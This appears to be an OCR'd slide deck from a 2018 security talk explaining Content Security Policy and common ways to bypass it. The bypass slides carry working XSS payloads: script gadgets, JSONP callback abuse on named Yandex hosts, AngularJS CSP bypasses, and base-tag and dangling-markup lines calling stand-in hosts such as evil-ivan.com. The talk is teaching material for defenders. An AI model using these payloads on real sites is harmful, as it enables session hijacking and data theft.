

ZERO NIGHTS 2018

CSP

To pay less for the same guys for XSS


Ivan Chalykin





CONTENT SECURITY POLICY: DIE DIE DIE DIRECTIVE SHOULD NO LONGER BE USED!!!111

CONTENT SECURITY POLICY: THE DIRECTIVE SHOULD NO LONGER BE USED!!!111



Content Security Policy

Agenda


1-22	Intro in CSP
23-54	Common Bypasses
54-63	Lets check some examples

Content Security Policy

Helps control the content loaded on the page

On a specific current page! *(not like HSTS/ etc)*

Content - scripts, images, styles, fonts, iframes, SWF, ...



Don't forget about 400/500 pages!

Browser Support

Header	Chrome	FireFox	Safari	IE	Edge
`Content-Security-Policy` CSP Level 2	40+ Full January 2015	31+ *Partial* July 2014	10+	-	Edge 15 build 15002+
`Content-Security-Policy` CSP 1.0	25+	23+	7+	-	Edge 12 build 10240+
`X-Content-Security-Policy` Deprecated	-	4+	-	10+ *Limited*	12+ *Limited*
`X-Webkit-CSP` Deprecated	14+	-	6+	-	-

Content Security Policy

Typically looks like the header in the response:

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 17 Jul 2018 19:17:23 GMT **Content-**
Type: text/html; charset=utf-8 **Content-Length:** 331088
Content-Security-Policy:
default-src 'none'; **img-src** data: *.gemius.pl; **script-src** 'unsafe-inline' 'nonce-5Gq879r0Vy+bqSStdDB8tA==' 'unsafe-eval *.yandex.ru; **style-src** 'unsafe-inline' 'unsafe-eval' 'self' ; **font-src** yastatic.net;

Content Security Policy

But it could also be an HTML tag:

```
<html>

<head>
    <meta http-equiv="Content-Security-Policy" content="default-src https://cdn.example.net;
    child-src 'none'; object-src 'none'">
</head>

<body>
    <div id="kokoko">
    </div>
</body>
```

Content Security Policy

What kind of “content” are you planning to control?

- bases
- child-src
- connect-src
- font-src
- form-action
- frame-ancestors
- frame-src
- img-src
- media-src
- object-src
- plugin-types
- style-src
- script-src
- worker-src

CSP Directives

Content Security Policy

What kind of “content” are you planning to control?

Absolute links	bases	img-src	
~~Children~~ <embed> <iframe>	child-src	media-src	
XHR/ WS/ fetch	connect-src	object-src	*SWF, applets*
	font-src	plugin-types	*Idk, some plugins*
	form-action	style-src	
X-Frame-Options ==	frame-ancestors	script-src	*Epta scripts*
Similar to child-src	frame-src	worker-src	*Shared/ service workers*

Content Security Policy

What meanings can there be in a directive?

Specific host or script:

Content-Security-Policy: style-src yacdn.net gocdn.net/public/main.css;

Wildcards and Schemas:

Content-Security-Policy: image-src *.yacdn.net data:; style-src *;

I don't trust anyone, only myself:

Content-Security-Policy: font-src self;

I don't trust anyone, not even myself:

Content-Security-Policy: font-src none;

And now all at once:

Content-Security-Policy: font-src none; style-src yacdn.net gocdn.net superstyles.org; image-src *.yacdn.net; script-src self;

* - wildcard

'none' – nothing

'self' – current origin

'unsafe-inline' – inline JS & CSS

'unsafe-eval' – allow eval lol

'gocdn.net' – allow to load any file from whitelist host

Content Security Policy

If I'm too lazy to list everything?

Then there is default-src for you: trusted-host.com

But! This is only for directives ending in –src.

The following directives don't use `default-src` as a fallback. allowing anything.

- `base-uri`
- `form-action`
- `frame-ancestors`
- `plugin-types`
- `report-uri`
- `sandbox`

This is where it's important not to screw up

Content Security Policy

If I forgot to specify a directive, what happens?

Then consider that there is a wild card there and everything is allowed

```
<meta http-equiv="Content-Security-Policy" content="font-src self">
<script src=https://cdnjs.com/ajax/jquery/3.3.1/jquery.min.js></script>
```

The norm will work, there is no default directive, the scripts themselves have also been forgotten, therefore ALLOW

Content Security Policy

So..what's up with Unsafe-Inline?

Easy! This is the JS/CSS that is "embedded" into the page:

```
<script>
  function go() {
    alert('YOU A PETUH!');
  }
</script>
<button onclick='go();'>Am I amazing?</button>
```

That is, all the code is inside the <SCRIPT> tags

```
"><svg onload=alert()>
<img name=alert(1) onerror=eval(name) src=1>
```

All JS events also go here

```
<a href="javascript:alert()>CLICK_ME</a>
```

And even the links are also inline

```
<style>
background: #ffffff; overflow:auto;
width:auto; border:solid
</style>
```

And such styles

Content Security Policy

So..what's up with Unsafe-Inline?

```
"><svg onload=alert()>
<img name=alert(1) onerror=eval(name) src=1>
```

This policy will allow the alert

Content-Security-Policy: script-src ‘self’ ‘unsafe-inline’ google-api.com;


This policy will block the alert

Content-Security-Policy: script-src ‘self’ google-api.com; style-src ‘unsafe-inline’

Content Security Policy

So..what's up with Unsafe-Eval?

- `eval()`
- `new Function`
- `setTimeout`, `setInterval` with string as a first argument



Eval elevates, what else can you say.

Content Security Policy

So..what's with the nones?

If you can’t give up inline, but want to be fashionable, then:

A) You generate random stuff, place it in the header and in each inline script

```
HTTP/1.1 200 OK
Content-type: text/html
Content-Security-Policy: script-src 'nonce-EDNnf03nceIOfn39fn3e9h3sdfa''unsafe-inline'

<body>
<script nonce="EDNnf03nceIOfn39fn3e9h3sdfa">
some_valid_stuff()
</script>
Вы искали: <script>alert()</script>
```

Content Security Policy

So..what's with the nones?

If you can’t give up inline, but want to be fashionable, then:

A) You generate random stuff, place it in the header and in each inline script

```
HTTP/1.1 200 OK
Content-type: text/html
Content-Security-Policy: script-src 'nonce-EDNnf03nceIOfn39fn3e9h3sdfa''unsafe-inline'

<body>
<script nonce="EDNnf03nceIOfn39fn3e9h3sdfa">
some_valid_stuff()
</script>
Вы искали: <script>alert()</script>
```

Это валидный <script> с нонсом.

Он норм отработает.

Our hsska will be blocked, because there is no nonsense

Content Security Policy

So..what's with the nones?

If you can’t give up inline, but want to be fashionable, then:

B) Calculate base64(SHA(JS)), place it in the header

```
HTTP/1.1 200 OK
Content-type: text/html
Content-Security-Policy: script-src 'sha256-qznLcsROx4GACP2dm0UCKCzCG-HiZ1guq6ZZDob_Tng=' 'unsafe-inline'

<body>
<script>
some_valid_stuff()
</script>
```

1+ scripts on page? We'll have to list all the hashes

Content Security Policy

report sites

This is where the browser sends reports about CSP activation

```
Content-Security-Policy: default-src 'self'; ...; report-uri /my_amazing_csp_report_parser;
```

Those reports will look something like the following:

```
{
  "csp-report": {
    "document-uri": "http://example.org/page.html",
    "referrer": "http://evil.example.com/",
    "blocked-uri": "http://evil.example.com/evil.js",
    "violated-directive": "script-src 'self' https://apis.google.com",
    "original-policy": "script-src 'self' https://apis.google.com; report-uri http://example.org/my_a
  }
}
```

Content Security Policy

Report-only mode

Used during implementation.

Doesn’t block anything, just logs triggers and sends them *where they need to go*

Content-Security-Policy-Report-Only: default-src 'self'; script-src script-src 'nonce-EDNnf03nceIOfn39fn3e9h3sdfa’ ‘self’ google-cdn.com; style-src *; report-uri /my_amazing_csp_report_parser;

Content Security Policy


STRICT-Dynamic **BLEEDING EDGE TECHNOLOGY**


Helpful if your whitelist contains 99+ hosts

```
script-src 'unsafe-inline' 'unsafe-eval' https://*.mail.ru https://www.google.com/recaptcha/
    https://www.google-analytics.com https://www.googletagmanager.com https://*.gstatic.com/
    https://*.imgsmail.ru https://*.mradx.net https://*.yandex.ru https://*.odnoklassniki.ru
    https://ok.ru https://*.youtube.com https://*.dailymotion.com https://*.vimeo.com
    https://*.scorecardresearch.com https://*.doubleverify.com https://*.dvtps.com
    https://*.doubleclick.net https://*.googletagservices.com https://*.googlesyndication.com
    https://*.googleadservices.com https://*.moatads.com https://*.adlooxtracking.com
    https://*.adsafeprotected.com https://*.serving-sys.com https://bos.icq.net
    https://yastatic.net https://mc.yandex.ru https://an.yandex.ru https://yandex.st;
```

Can all these hosts and their subdomains be considered 100% safe?

Они не уверены в этом





Content Security Policy

STRICT-Dynamic **BLEEDING EDGE TECHNOLOGY**

\+ stop trusting a huge whitelist

– you become *especially* afraid of DOM XSS

Helpful if your whitelist contains 99+ hosts

↓

Place one trusted loader.js on the page with nonce-r4nd0m

↓

The loader loads the necessary dependencies into the DOM using append()

↓

The browser will understand that new elements were added by a trusted loader and will not lock

Loader.js:

```
var s = document.createElement('script');
s.src = 'https://othercdn.not-example.net/dependency.js';
document.head.appendChild(s);
```

END OF PART ONE

Typical Bypasses

1. Bad Implementation

- Missing directives (script-src|object-src|default-src|base-uri)
- Redundant options (unsafe-inline|unsafe-eval| https: | data: | *)

2. Whitelist’s Bypasses

- ÿ Callbacks
- ÿ File upload (JS)
- ÿ Angular & other script gadgets

3. Attacks without JS (“scripless”)

- Information leakage through unclosed tags
- Introducing phishing forms

1. Bad Implementation

'unsafe-inline' in script-src (and no nonce)

```
script-src 'self' 'unsafe-inline';
object-src 'none';
```

Same for **default-src**, if there's no **script-src** directive.

Bypass

```
"><script>alert(1337)</script>
```

Solution 1: rm ‘unsafe-inline’

Solution 2: add nonce

1. Bad Implementation

Missing ‘object-src’ or ‘default-src’ directive

```
script-src 'self';
```

It looks secure, right?

Bypass

```
">'><object type="application/x-shockwave-flash" data='https:
//ajax.googleapis.com/ajax/libs/yui/2.8.0
r4/build/charts/assets/charts.swf?allowedDomain=\"}))))}catch(e)
{alert(1337)}//'>
<param name="AllowScriptAccess" value="always"></object>
```

Solution: add ‘object-src’ none;

1. Bad Implementation

URL schemes or wildcard in script-src

```
script-src 'self' https: data: *;
object-src 'none';
```

Bypasses

```
">'><script src=https://attacker.com/evil.js></script>
```

```
">'><script src=data:text/javascript,alert(1337)></script>
```

Solution: lol just remove this

1. Bad Implementation

Who knows what <BASE> is?

1. Bad Implementation

Redefine <Base URI>

This is **a relative** URL

The browser sees it as https://dsec.ru + "/static/kek.js"

The <BASE> tag will override all relative URLs

Transform into https://github.com + "/static/kek.js"

1. Bad Implementation

Redefine <Base URI>

```
<html>

<head>
<meta http-equiv=content-security-policy content="default-src 'none'; script-src 'nonce-R4nd0o0m' 'unsafe-inline'"
    <TITLE></TITLE>
</head>

<body>

  <meta http-equiv="content-type" content="text/html; charset=windows-1251" />
  <meta name="description" content="XXX HOT CHICKS" />
    <script src="./lib/jquery.js" nonce=nonce-R4nd0o0m></script>
</body>

</html>
```

1. Bad Implementation

Redefine <Base URI>

Solution: add base-uri 'none'

?vuln="><XSS<base href="//evil-ivan.com/">

```
<html>

<head>
<meta http-equiv=content-security-policy content="default-src 'none'; script-src 'nonce-R4nd0o0m' 'unsafe-inline'"
    <TITLE">XSS<base href="//evil-ivan.com/"></TITLE>
</head>

<body>

  <meta http-equiv="content-type" content="text/html; charset=windows-1251" />
  <meta name="description" content="XXX HOT CHICKS" />
    <script src="./lib/jquery.js" nonce=nonce-R4nd0o0m></script>
</body>

</html>
```

Now the trusted *(with nonce!)* script will be downloaded from the address

https://evil-ivan.com/lib/jquery.js

2. Whitelists bypassess

many hosts — many problems

2. Whitelists bypassess

FileUpload

Given: *a fairly strict policy, but with a number of trusted hosts*

```
Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-eval' 'unsafe-inline'
    'nonce-EfmHIeOGiCilLJqyLPXsvw==' yastatic.net mc.yandex.ru  static.yandex.net;
```

Can you upload JS to one of the trusted hosts? So go and download

Bypass:

```
<script src="https://yastatic.net/get-tfb/199864/attach?filename=1.js"></script>
```

2. Whitelists bypassess

Callbacks (remember JSONP?)

Given: *a fairly strict policy, but with a number of trusted hosts*

```
Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-eval' 'unsafe-inline'
    'nonce-EfmHIeOGiCilLJqyLPXsvw==' yastatic.net mc.yandex.ru  static.yandex.net;
```

Solution: *look for scripts with controlled callbacks on them*

We are satisfied with three options:

> callback is not filtered in any way (letters + special characters are possible) :D

> in callback you can only use letters, but we control the response array :)

> only letters are allowed in the callback name, the response is not controlled :|

2. Whitelists bypassess

Callbacks (remember JSONP?) Easy

Given: *a fairly strict policy, but with a number of trusted hosts*

```
Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-eval' 'unsafe-inline'
    'nonce-EfmHIeOGiCilLJqyLPXsvw==' yastatic.net mc.yandex.ru  static.yandex.net;
```

Solution: *look for scripts with controlled callbacks on them*


Hooray! *Found*

Secure | https://static.yandex.net/api/timer?cb=getInfo

```
getInfo({"Date":"2018-08-01T11:30:00+03:00";"ID":"R01060";"NumCode":"051"});
```

2. Whitelists bypassess

Callbacks (remember JSONP?) Easy



Ultra-Mega-4000 Bypass Vector:*

```
<script src="//static.yandex.net/api/timer?cb=alert(document.domain);//"></script>
```

* *If you can use letters + special characters as the name of the callback function*

2. Whitelists bypassess

Callback filters special characters, but you control the response?

Medium

https://static.yandex.net/api/timer?cb=getInfo&city=SPB&type=date

```
getInfo(['date','SPB','2018-08-01])
```

?cb = a-zA-Z :((?date = whatever!

?City = whatever!

2. Whitelists bypassess

Callback filters special characters, but you control the response?

Medium

https://static.yandex.net/api/timer?cb=getInfo&city=SPB&type=date

```
getInfo(['date','SPB','2018-08-01])
```

?cb = a-zA-Z :((?date = whatever!

?City = whatever!

https://static.yandex.net/api/timer?cb=setTimeout&city=1&type=alert('PWN')

```
setTimeout([alert('PWN'), 1,'2018-08-01'])
```

2. Whitelists bypassess

Does Callback filter special characters? Hard

We are looking for what dangerous functions are defined on the page with XSS

?callback=purgeAllEmailz

We are looking for what dangerous functions are identified on the pages of this domain

the Bahamian analogue of SOME

?callback=opener.purgeAllEmailz

https://www.someattack.com

2. Whitelists bypassess

What if Script GadgetsXSS doesn't always need <script> or onerrors...?

“A Script Gadget is a piece of legitimate JavaScript code that can be triggered via an HTML injection”

“Script Gadget is an *existing* JS code on the page that may be used to bypass mitigations”

BRIEFLY SPEAKING:

Existing code that can be used to perform an injection

https://clck.ru/EhbNq

Breaking XSS mitigations via Script Gadgets
© kkotowicz/slekies/sirdarckcat

2. Whitelists bypassess

Script GadgetsXSS doesn't always need <script> or onerrors...?

```
<div data-role="button"
data-text="I am a button"></div>

<script>
  var buttons = $("[data-role=button]");
  buttons.html(button.getAttribute("data-text"));
</script>
```

Script Gadget

```
<div data-role="button" ... >I am a button</div>
```

https://clck.ru/EhbNq

Breaking XSS mitigations via Script Gadgets
© kkotowicz/slekies/sirdarckcat

2. Whitelists bypassess

What if Script GadgetsXSS doesn't always need <script> or onerrors...?

```
<div data-role="button"
data-text="&lt;script&gt;alert(1)&lt;/script&gt;"></div>

<script>
  var buttons = $("[data-role=button]");
  buttons.html(button.getAttribute("data-text"));
</script>
```

Script Gadget

```
<div data-role="button" ... ><script>alert(1)</script></div>
```

https://clck.ru/EhbNq

Breaking XSS mitigations via Script Gadgets
© kkotowicz/slekies/sirdarckcat

2. Whitelists bypassess

What if Script GadgetsXSS doesn't always need <script> or onerrors...?

Script Gadgets convert otherwise safe HTML tags and attributes into **arbitrary JavaScript code execution.**

https://clck.ru/EhbNq

Breaking XSS mitigations via Script Gadgets
© kkotowicz/slekies/sirdarckcat

2. Whitelists bypassess

What if Example: KNOCKOUT XSS doesn't always need <script> or onerrors...?

This HTML snippet:

```
<div data-bind="value:'hello world'"></div>
```

triggers the following code in Knockout:

```
switch (node.nodeType) {
    case 1: return node.getAttribute("data-bind");
```

```
var rewrittenBindings = ko.expressionRewriting.preProcessBindings(bindingsString, options),
    functionBody = "with($context){with($data||{}){return{" + rewrittenBindings + "}}}";
return new Function("$context", "$element", functionBody);
```

https://clck.ru/EhbNq

2. Whitelists bypassess

What if Example: KNOCKOUT XSS doesn't always need <script> or onerrors...?

This HTML snippet:

```
<div data-bind="value:'hello world'"></div>
```

triggers the following code in Knockout:

```
switch (node.nodeType) {
    case 1: return node.getAttribute("data-bind");
```

```
var rewrittenBindings = ko.expressionRewriting.preProcessBindings(bindingsString, options),
    functionBody = "with($context){with($data||{}){return{" + rewrittenBindings + "}}}";
return new Function("$context", "$element", functionBody);
```

```
data-bind="value: foo"
```

```
eval("foo")
```

To XSS a Knockout-based JS application, attacker needs to inject:

```
<div data-bind="value: alert(1)"></div>
```

https://clck.ru/EhbNq

Breaking XSS mitigations via Script Gadgets
© kkotowicz/slekies/sirdarckcat

2. Whitelists bypassess

What if Example: AJAXIFY XSS doesn't always need <script> or onerrors...?

Ajaxify gadget converts all s with class=document-script into script elements. So if you have an XSS on a website that uses Ajaxify, you just have to inject:

```
<div class="document-script">alert(1)</div>
```

And Ajaxify will do the job for you.

https://clck.ru/EhbNq

2. Whitelists bypassess

What if Expression Parsers XSS doesn't always need <script> or onerrors...?

Aurelia, Angular, Polymer, Ractive, Vue

- The frameworks above use non-`eval` based expression parsers
- They tokenize, parse & evaluate the expressions on their own
- Expressions are “compiled” to Javascript
- During evaluation (e.g. binding resolution) this parsed code operates on
  - DOM elements, attributes
  - Native objects, Arrays etc.
- With sufficiently complex expression language, we can run arbitrary JS code.

https://clck.ru/EhbNq

2. Whitelists bypassess

What if Expression Parsers XSS doesn't always need <script> or onerrors...?

Aurelia, Angular, Polymer, Ractive, Vue

- The frameworks above use non-`eval` based expression parsers
- They tokenize, parse & evaluate the expressions on their own
- Expressions are “compiled” to Javascript
- During evaluation (e.g. binding resolution) this parsed code operates on
  - DOM elements, attributes
  - Native objects, Arrays etc.
- With sufficiently complex expression language, we can run arbitrary JS code.

Example: Bypassing whitelist / nonced CSP via **AngularJS 1.6+**

```
<div ng-app ng-csp ng-focus="x=$event.view.window;x.alert(1)">
```

2. Whitelists bypassess

What if XSS doesn't require <script> or onerrors...?

Request

Raw | Params | Headers | Hex

```
GET
/angular_csp_bypass_1.5.11/?x=%3Cinput%20autofocus%20ng-focus=%22$
event.path|orderBy:%27!x?[].constructor.from([x=1],alert):0%27%22
%3E HTTP/1.1
Host: portswigger-labs.net
Content-Length: 2
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Date: Tue, 13 Nov 2018 14:24:43 GMT
Server: Apache/2.4.27 (Amazon) OpenSSL/1.0.2k-fips
Content-Security-Policy: default-src 'self';script-src
cdnjs.cloudflare.com 'self'
Content-Length: 321
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
    <title>Angular CSP bypass</title>
    <script type="text/javascript"
src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.5.11/angular.js"><
/script>
</head>
<body ng-app ng-csp>

<input autofocus
ng-focus="$event.path|orderBy:'!x?[].constructor.from([x=1],alert):0'">
</body>
</html>
```


Note, 'unsafe-eval' and 'unsafe-inline

Not needed

https://clck.ru/EhbaM

2. Whitelists bypassess

What if XSS doesn't require <script> or onerrors...?



https://clck.ru/EhbaM

3. Attacks without JS (“scriptless”)

We don't need your JS

3. Attacks without JS (“scriptless”)

-> Unclosed tags

I didn't close the quote!

and I didn't even try

```
<HTML>
<body>
    <TITLE></TITLE>"><XSS><img src='https://evil-ivan.com/?
        <script>'user': {'name': 'Санкт-Петербург','isAuth': true,'authHost':
        'passport.yandex.ru','firstName': 'Иван','lastName':
